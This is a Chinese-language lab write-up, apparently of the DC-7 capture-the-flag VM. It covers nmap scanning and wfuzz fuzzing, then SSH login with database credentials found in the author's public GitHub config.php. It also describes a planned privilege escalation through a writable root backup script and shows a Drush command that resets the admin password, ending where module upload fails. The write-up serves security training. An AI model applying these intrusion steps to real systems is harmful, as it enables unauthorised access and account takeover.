先用nmap对其进行端口扫描:nmap 192.168.11.0/24
 发现其ip为192.168.11.147,然后再对其进行全端口扫描并进行指纹识别:nmap -p1-65535 -A 192.168.11.147
 识别完后直接去对应的网站看即可:
 我的想法是先对其功能进行测试,这里只有一个普通的搜索框架,它告诉我们要用新的方法去尝试不要直接去爆破,但是我在尝试sql等方式无果后想着先试试爆破:
wfuzz –hw 551 -w /usr/share/wfuzz/wordlist/general/common.txt http://192.168.11.147/search/node?keys=FUZZ


 接着试试sql(如上图),其实在我看来它提示我用大写去表示这个or的时候我猜测它是有sql注入的,但是在后续尝试后发现我好像对它的意思理解错了。
在思考无果后我认为是自己的信息收集还不够全面,应该是漏了什么地方,于是去翻找其js文件和网站源码,将一些hiden的功能全部显现出来,但是并没有什么实际效果。然后在翻找其网站的时候突然注意到一个细节:
 这下面是有一个@然后跟了一个用户名的,思考前面信息收集所学的知识,网站的作者是有可能将源码放到些知名网站去跟大家讨论的,于是我直接去搜索:
 发现这是一个github上的作者,直接顺藤摸瓜:
 直接查看其readme文件,看来方向是对了
查看
config.php文件,发现关键信息,项目地址https://github.com/Dc7User/staffdb/blob/master/config.php
 发现了连接数据库的账号和密码:用户名
dc7user和密码MdR3xOgB7#dW,但是在之前端口扫描的时候我们知道它并没有开发3306这个端口,说明它这个账号密码可能是多用的,于是我直接就是去进行ssh连接:ssh dc7user@192.168.11.147
 登录成功!
现在又到了紧张刺激的提权环节,还是老规矩,先把常规配置给找出来,找不到就试试内核溢出!
但是常见的提权思路并没有任何入口,于是我便查看其目录下的文件,找到一个mbox文件,打开后看到了挺多的信息:
 这里全都标注好了,先去查看其数据库备份文件
 看到加密后就无心思继续下去了,毕竟还有一个脚本并未查看:cat /opt/scripts/backups.sh

 发现其运行的东西还是挺多的,如果能对其脚本进行修改说不定会有提权的方式,但是我在查看其权限的时候发现它是属于root用户的,但是web用户可以对其脚本进行修改,如果我能拿到web权限,直接用它弹个root的命令行不就提权成功了,所以现在的方向是去进行一个权限转移!
 直接去其网站目录进行寻找看能不能找到有用的线索:
 发现了一个web的配置文件,直接进行查看:
但是并未发现什么有价值的东西,因此我就再次回到脚本内容进行回看,发现里面有个不认识的命令“drush”,于是便去网上对其进行搜索:
 发现其可以对网站的账户进行增删改查的操作:
 这里经过测试只有改和删是可以正常使用的,于是我便修改了网站管理员的账号密码:
drush user-password admin –password=123
 然后就直接登录即可:
 经过对其网站现有的功能测试发现是没用入口点的
然后在/admin/modules/install这发现无法正常上传模块
